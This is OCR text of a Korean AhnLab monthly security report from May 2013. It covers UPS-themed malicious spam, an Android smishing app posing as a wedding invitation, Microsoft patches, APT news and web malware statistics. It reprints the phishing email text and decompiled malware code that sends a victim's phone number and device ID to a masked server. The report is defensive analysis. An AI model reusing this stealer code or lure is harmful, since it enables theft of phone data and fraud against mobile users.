


그림 1-54 | 지속적으로 접속을 시도하는 악성코드

악성 스팸 메일 중 운송 업체를 사칭하는 악성 스팸 메일의 비중이 높은 편이다. 특히 운송 업체를 사칭하는 방법은 오래 됐으며 동일한 방법으로 꾸준히 지속되고 있다. 그것은 피해 사례가 여전히 발생하고 있다는 것을 의미한다. 따라서 발신인이 명확하지 않거나 파일이나 본문에 링크가 삽입된 메일에 대해서는 사용자의 각별한 주의가 필요하다.

〈V3 제품군의 진단명〉
Win-Trojan/Agent.297984.AW (2013.04.27.00)

UPS 화물 운송장으로 위장한 스팸 메일

UPS에서 발송한 화물 배송조회 메일로 위장한 악성 스팸 메일이 발견되었다. 이 메일은 발신자 주소를 임의의 메일 계정으로 하여, 악성 html 파일을 첨부한 상태로 불특정 다수에게 배포된 것으로 보인다.

그림 1-55 | 스팸 메일에 첨부된 html 파일

html 파일의 링크를 클릭하면 실제 악성코드를 유포하는 사이트로 접속한다. 악성코드 유포 사이트에서 아래와 같이 플러그인 설치 여부를 묻는 창을 보여주고, 설치를 허용하면 악성코드 파일을 다운로드한다.




그림 1-56 | 악성코드를 유포하는 웹 사이트

첨부된 파일을 실행하면 아래와 같은 파일들이 생성되며, 레지스트리에 실행 파일을 등록해 부팅 시 자동으로 실행되도록 한다. 또한 방화벽의 허용 대상 프로그램에 자신을 등록해, C&C 서버와 통신이 PC 보안설정에 의해 차단되는 것을 방지한다. 그리고 폴더 옵션을 변경해 윈도우 탐색기에서 보이지 않도록 설정한다.

[파일 생성]

C:₩Documents and Settings₩[login user]₩Application Data₩[랜덤폴더]₩[랜덤파일명].exe

C:₩Documents and Settings₩[login user]₩Local Settings₩Temp₩4.tmp₩msupdate.exe

C:₩Documents and Settings₩[login user]₩Local Settings₩Temp₩4.tmp₩PsExec.exe

생성되는 파일 중에서 PsExec.exe 파일은 MS에서 제공하는 보안 도구로, 동작하고 있는 시스템에 대해서 원격에서 명령 수행이 가능하도록 해주는 기능이 있기 때문에 설치되면 추가적인 보안 사고가 발생할 위험성이 있다. 이 툴에 대한 자세한 정보는 아래 사이트에서 확인할 수 있다.

– http://technet.microsoft.com/ko-KR/sysinternals/bb897553.aspx

원격으로 명령을 수행해주는 프로그램이 설치되는 경우는 악성코드가 설치된 것보다 더 큰 문제가 될 수 있다. 안티바이러스와 같은 보안제품들이 악성코드로 분류하지 않기 때문에, 악성코드가 제거된 이후에도 악성코드 제작자에 의해 얼마든지 장악될 수 있다. 이번 사례에서 다룬 악성코드의 유포자 또한 PC의 로그인 계정 정보와 같은 민감한 데이터를 이미 파악하고 있을 가능성이 높고, 악성코드 제작자에 의해 좀비PC로 활용될 위험성이 있다. 뿐만 아니라 타인을 공격하는 등 범죄의 수단으로 악용될 수 있다. 아래 [그림 1-57]은 감염된 시스템에서 불특정 다수에게 이메일을 발송하는 시점의 패킷을 캡처한 것이다.




그림 1-57 | 감염된 PC에서 악성 메일 발송

외부에서 정보를 받아오거나, PC에 설치되어 있는 아웃룩의 주소록이나 편지함 등 이메일 주소를 추출할 수 있는 곳의 정보를 이용해 메일을 수신하는 대상을 선정한다. 이와 같은 메일 발송 기능은 악성코드에 감염되었을 때 항상 발생하는 증상은 아니다. 또한 메일이 발송 되더라도 인지하지 못하는 경우가 대부분이다. 그러나 회사의 네트워크가 느려지거나 불특정 다수에게 악성코드가 포함된 스팸 메일을 발송해, 추가 피해를 발생시키는 등의 여러 부작용이 있을 수 있으므로 해당 악성코드에 감염되지 않기 위한 사용자의 주의가 필요하다.

〈V3 제품군의 진단명〉

Win-Trojan/Agent.238080.AS (2013.04.27.00)

Win-Trojan/Agent.278016.AD (2013.04.27.00)

Trojan/Win32.VBKtypt (2013.04.27.00)

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

Win-PUP/Downloader.UtilTop.1895824


Trojan/Win32.OnlineGameHack

Trojan/Win32.Scar

Spyware/Win32.Agent

UPS 택배가 도착했습니다

유명 회사를 가장해 악성 스팸 메일을 보내 악성코드 감염을 유도하는 공격이 끊이지 않고 있다. 이번에 발견된 건은 국제적으로 유명한 화물운송 서비스회사인 UPS로 위장해 공격을 감행한 사례다.


제목: UPS - Your package is available for pickup (Parcel V19H95C1)

발신자: Jacqueline_Roland@visa.com

The courier company was not able to deliver your parcel by your address.

Cause: Error in shipping address.

You may pickup the parcel at our post office.

Please attention!

For mode details and shipping label please see the attached file.

Print this label to get this package at our post office.

Please do not reply to this e-mail, it is an unmonitored mailbox!

Thank you,

UPS Logistics Services.

CONFIDENTIALITY NOTICE:

This electronic mail transmission and any attached files contain information intended for the exclusive use of the individual or entity to whom it is addressed and may contain information belonging to the sender (UPS , Inc.) that is proprietary, privileged, confidential and/or protected from disclosure under applicable law. If you are not the intended recipient, you are hereby notified that any viewing, copying, disclosure or distributions of this electronic message are violations of federal law. Please notify the sender of any unintended recipients and delete the original message without making any copies. Thank You

첨부: UPS_Label_23052013.zip

그림 1-58 | 악성 메일 내용

메일 내용을 요약하자면 택배가 도착했는데 수신자의 주소를 찾을 수 없는 상황이므로, 첨부된 파일(악성파일)을 확인하고 가까운 우체국에 방문해 우편물을 찾아가라는 내용이다. 물론 실제로 택배가 배달된 것

은 아니며, 첨부파일의 압축을 해제하면 아래와 같이 pdf 아이콘으로 위장한 악성파일이 나온다.

그림 1-59 | 첨부된 악성파일

악성파일을 실행하면 추가적으로 loqaal.exe 파일을 다운받고, 자동실행 레지스트리에 등록해 주기적으로 동작한다. 또한 C&C서버와의 통신을 위해 windows 기본 방화벽에서 아래의 포트를 여는 특징이 있다.

18345:UDP
29372:TCP

악성파일은 실행 중에 아래의 다수 서버에 접속해 통신한다.

그림 1-60 | 다수 서버에 접속하는 악성파일

해당 악성코드는 V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.FakeAV (2013.05.24.03)

03 악성코드 동향

모바일 악성코드 이슈

모바일 청첩장으로 위장한 악성 앱 발견

최근 모바일 청첩장으로 위장한 문자 메시지에 첨부된 링크를 통해 악성 앱이 유포되고 있다. 이러한 스미싱 문자는 사용자가 관심을 가질 만한 다양한 내용으로 유포되고 있어 악성 앱에 쉽게 감염될 위험이 있다.

[그림 1-61]은 사용자에게 발송된 모바일 청첩장으로 위장한 스미싱 메시지 화면이다. 문자 메시지의 단축 URL을 클릭할 경우 특정 APK 파일(http://126.***.***.217/danal.apk)이 다운된다.




그림 1-61 | 모바일 청첩장을 위장한 스미싱 문자

악성 앱이 설치되면 다음과 같이 핸드폰 소액결제 앱(Danal) 아이콘을 확인할 수 있다.

그림 1-62 | 악성 앱 아이콘

해당 앱은 휴대전화 상태, SMS 정보, 네트워크 통신, 내장 메모리를 접근하는 수행 권한 등을 사용한다.

그림 1-63 | 수행 권한 정보

디컴파일 코드를 분석해 보면 휴대전화 상태 정보를 접근하는 코드가 확인된다.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  if (!paramIntent.getAction().equals("android.provider.Telephony.SMS_RECEIVED"))
    return;
  this.util = new HttpUtils();
  String str1 = getPhoneNumber(paramContext);
  String str2 = getdevicesid(paramContext);
  if (TextUtils.isEmpty(str1))
    this.weiyi = str2;
```
그림 1-64 | 디컴파일 코드

악성 앱을 통해 수집된 정보는 아래와 같은 형식으로 특정 웹서버(126.***.***.217)로 전송된다.

```
try
{
  if ((HttpUtils.detect(paramContext)) && (str3 != null) && (!"".equals(str3)) && (str1 != null) && (!"".equals(str1)))
  {
    String str5 = URLEncoder.encode(str4, "UTF-8");
    this.url = ("http://126.***.***.217/" + "?phone=" + this.weiyi + "&send=" + str3 + "&surak=" + this.weiyi + "&memo="
    HttpUtils.requestData2(this.url);
    this.url = ("http://126.***.***.217/" + "check.php?phone=" + this.weiyi);
    if (!HttpUtils.requestData2(this.url).equals("219083"))
      abortBroadcast();
  }
```
그림 1-65 | 디컴파일 코드

분석 당시 악성 앱을 유포하고 있는 서버로 연결됐지만, 유출된 정보는 확인할 수 없었다.

그림 1-66 | 서버 연결 정보

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉

Android-Trojan/SMSstealer.67447(2013.05.08.01)

01 보안 동향

보안 통계

5월 마이크로소프트 보안 업데이트 현황

2013년 5월 마이크로소프트사에서 발표한 보안 업데이트는 총 10건으로 긴급 2건, 중요 8건이다. 특히 위험도 긴급인 MS Explorer 취약점(MS13-037, MS13-038)의 경우 취약점 공격 코드가 공개되어 있어, 악의적으로 사용될 가능성이 크므로 신속한 업데이트가 필요하다.

긴급
MS13-037 Internet Explorer용 누적 보안 업데이트 : 2013년 5월 14일
MS13-038 조작된 웹 페이지를 이용한 원격 코드 실행 허용 문제점
중요
MS13-039 HTTP.sys의 취약점으로 인한 서비스 거부 문제점
MS13-040 .Net Framework 취약점으로 인한 스푸핑 문제점
MS13-041 Lync의 취약점으로 인한 원격 코드 실행 문제점
MS13-042 Microsoft Publisher의 취약점으로 인한 원격 코드 실행 문제점
MS13-043 Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점
MS13-044 Microsoft Visio의 취약점으로 인한 정보 유출 문제점
MS13-045 Windows Essentials의 취약점으로 인한 정보 유출 문제점
MS13-046 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점

표 2-1 | 2013년 5월 주요 MS 보안 업데이트




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

02 보안 동향

보안 이슈

미 정부기관 홈페이지를 이용한 watering hole 공격 보고


지난 5월 1일 미국 노동부(US Department of Labor)와 미국 에너지국(US Department of Energy) 홈페이지를 통해 악성코드가 배포된 것으로 알려졌다. 일명 'Watering hole' 공격으로 알려진 이번 공격은, 2011년 Fortune 500대 기업에 대한 공격을 감행했던 중국의 'DeepPanda' 그룹이 주도한 것으로 보고되고 있다. 홈페이지에 삽입된 공격코드는 CVE-2012-4792 취약점(2012년 12월 30일 첫 보고)을 이용했으며, 윈도우 XP OS에 Internet Explorer 6, 7, 8 버전을 사용하는 사람들을 대상으로 하고 있다.

MS에서는 CVE-2012-4792 취약점에 대해 올 1월 이미 보안 패치(MS13-008)을 배포한 바 있다. CVE-2012-4792 취약점과 더불어, 지난 5월 5일에 보고된 CVE-2013-1347(MS13-038) 취약점 또한 악성 익스플로이트 킷(Exploit Kit)에서 사용될 가능성이 높으므로 윈도우 OS 사용자들은 최신 보안패치를 모두 적용하는 것이 안전하다.

MS Windows XP 지원 종료

2001년 10월 16일 출시한 윈도 XP에 대한 기술지원이 오는 2014년 4월 8일로 종료된다. 윈도우 XP는 아직도 OS 시장 점유율의 38%를 차지하고 있으며, 국내 시장 또한 30% 이상의 점유율을 가지고 있는 것으로 알려져 있다.

아직까지도 윈도우 XP SP3와 Internet Explorer 8.0 이하 버전에 대한 취약점이 계속적으로 발표되고 있는 상황에서(CVE-2012-4792, CVE-2013-1347) 윈도우 XP에 대한 기술지원 종료는 XP 사용자들을 보안 취약점에 그대로 노출시킬 수 있다. 더군다나 ATM, POS, 광고용 전광판 등을 비롯한 많은 산업장비들에서도 윈도우 XP가 사용되고 있다는 점에서 지난 윈도우 XP SP2 기술지원 종료 때보다 더욱 많은 우려를 불러 일으키고 있다.



출처 : http://thenextweb.com/insider/2013/05/01/windows-8-now-up-to-3-84-market-share-but-the-windows-platform-loses-overall-as-all-other-versions-decline/

하지만 윈도우 7 또는 윈도우 8 등 최근에 발표된 OS일수록 보안 취약점이 적다는 점에서, 윈도우 XP SP3 종료 이후 최신 버전의 OS로 안정적으로 정착할 경우 좀 더 안전한 인터넷 환경이 이루어질 것이라는 점에서는 긍정적인 기대도 있다.

심화되는 국가간 APT 공격

지난 5월 6일 미국 국방부가 제출한 보고서에 의하면, 미국 기업과 미국 국가 기관 등을 대상으로 한 해킹 사고의 원인으로 중국 정부와 군이 지목됐다. 중국 정부는 이 보고서에 대해서 강력하게 반발을 하며 부인했다.

하지만 지난 5월 27일 워싱턴포스트지는 미국 국방과학위원회의 비밀 보고서에 중국 해커의 공격으로 미국의 첨단 무기 시스템에 대한 설계도가 20건 이상 유출됐다고 보도했다. 전투기와 군함, 미사일 방어체계 등 다수의 첨단 시스템이 목록에 올랐으며 그 중 가장 비싼 장비는 2007년에 유출된 것으로 보이는 차세대 전투기(F-35)인 것으로 보인다. 중국은 이 전투기 자료를 이용해 자신들이 개발 중인 스텔스 전투기의 개발 속도가 빨라졌다는 의혹을 받고 있다.

중국 이외에 이란에 의한 공격도 미국 하원의원에 의해 보고됐다. 스턱스넷(Stuxnet)이라는 악성코드를 이용해 이란 핵 시설을 마비시켰던 사건의 배후로 의심받는 미국이, 이번에는 이란에 의해 공격받고 있는 것으로 보고된 것이다. 주 타깃은 미국 전력회사들을 위주로 한 산업기반 시스템인 것으로 알려졌다. 이 또한 이란 정부는 부인했다.

심각한 리눅스 커널 취약점 패치

지난 2년 이상 존재해 왔던 리눅스 성능 카운터 서브시스템의 취약점(CVE-2013-2094)이 패치 된 것으로 발표됐다. 로컬 계정의 사용자가 관리자 권한을 얻을 수 있는 취약점으로 5월 14일에 공격 코드가 발표됐으며, 취약점 패치는 지난달 4월에 있었던 리눅스 커널 업데이트에 포함된 것으로 보인다. 웹 호스팅을 하거나, 신뢰되지 않은 사용자가 있는 시스템의 경우 본 취약점 패치를 꼭 수행해야 한다. 각 리눅스 벤더 별 패치 내역은 다음 사이트에 적혀 있는 레퍼런스를 통해 알 수 있다.

http://www.cvedetails.com/cve/CVE-2013-2094/

01

웹 보안 동향

웹 보안 통계

웹 사이트 악성코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2013년 5월 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 1만 5013건이었다. 악성코드 유형은 총 272종, 악성코드가 발견된 도메인은 208개, 악성코드가 발견된 URL은 963개로 각각 집계됐다. 전월과 비교해서 악성코드 유형은 다소 감소하였으나, 악성코드 발견 건수, 악성코드가 발견된 도메인, 악성코드 발견된 URL은 증가했다.

악성코드 배포 URL 차단 건수

악성코드 유형

악성코드가 발견된 도메인

악성코드가 발견된 URL

Graph




표 3-1 | 2013년 5월 웹 사이트 보안 현황

월별 악성코드 배포 URL 차단 건수

2013년 5월 악성코드 발견 건수는 전달의 1만 1821건과 비교해 127% 수준인 1만 5013건이다.




그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2013년 5월 악성코드 유형은 전달의 301건에 비해 90% 수준인 272건이다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2013년 5월 악성코드가 발견된 도메인은 208건으로, 2013년 4월의 191건에 비해 다소 증가했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2013년 5월 악성코드가 발견된 URL은 전달의 654건과 비교해 147% 수준인 963건이다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드 유형별 배포 수를 보면 트로이목마가 4759건(31.7%)으로 가장 많았고, 스파이웨어가 4038건(26.9%)인 것으로 조사됐다.

유형	건수	비율
TROJAN	4,759	31.7 %
SPYWARE	4,038	26.9 %
ADWARE	3,548	23.6 %
DOWNLOADER	277	1.8 %
DROPPER	89	0.6 %
Win32/VIRUT	41	0.3 %
APPCARE	11	0.1 %
JOKE	2	0 %
ETC	2,248	15.0 %
TOTAL	15,013	100.0%

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서 Win-Spyware/Agent.544453이 4004건으로 1위를 차지했으며, Win-Spyware/Agent.544453 등 5건이 새로 등장했다.

순위	등락	악성코드명	건수	비율
1	NEW	Win-Spyware/Agent.544453	4,004	34.1 %
2	▲8	Adware/Win32.StartPage	2,762	23.6 %
3	NEW	Trojan/Win32.MalPacked	1,012	8.6 %
4	NEW	Trojan/Win32.Agent	943	8.0 %
5	▼3	TextImage/Viking	832	7.0 %
6	▼5	Trojan/Win32.KorAd	628	5.4 %
7	NEW	Win-Trojan/ASD.variant	493	4.2 %
8	▼2	Adware/Win32.Clicker	393	3.4 %
9	▼4	ALS/Bursted	384	3.3 %
10	NEW	Win-Trojan/Agent.25088.YQ	276	2.4 %
		TOTAL	11,727	100.0 %

표 3-3 | 악성코드 배포 최다 10건

02 웹 보안 동향

웹 보안 이슈

사이트 배너광고, 과연 안전한가?

악성코드 제작자는 자신이 제작한 악성코드를 가능한 광범위하게 유포하기 위해 일반적으로 직접 취약한 사이트를 찾아서 해킹한 후 악성코드를 업로드하는 방식을 사용하지만 이 방식은 효율성 측면에서 따져보면 효율적이지 못하다. 그렇다면 악성코드 제작자가 원하는 목적(개인정보, 인터넷 뱅킹정보 탈취 등)을 달성하기 위해서 악성코드를 광범위하게 유포하려면 어떤 효율적인 방법이 있을까? 배너광고를 제공하는 사이트를 해킹한 후 악성코드(악성코드를 다운로드할 수 있는 링크)를 삽입하는 방법은 효율성 측면에서 가장 좋은 방법 중 하나일 것이다.

악성코드 제작자가 배너광고를 해킹한 후 악성코드를 삽입했다고 가정해보자. 이를 모르는 일반 사이트들은 해당 배너광고를 자신의 사이트에 링크함으로써 순식간에 악성코드 유포지로 둔갑할 수 있다. 자신의 사이트가 취약하지 않음에도 단지 배너광고 하나로 악성코드 유포지가 되는 것이다.

지난 5월 발견된 악성코드 유포 사이트들의 경로를 살펴보면 그 중에 일부 사이트가 위에서 언급한 것처럼 배너광고를 통해서 악성코드가 유포됐음을 확인할 수 있었고 이를 그림으로 도식화해 보면 [그림 3-6]과 같다.




그림 3-6 | 배너광고를 통한 악성코드 유포 사례

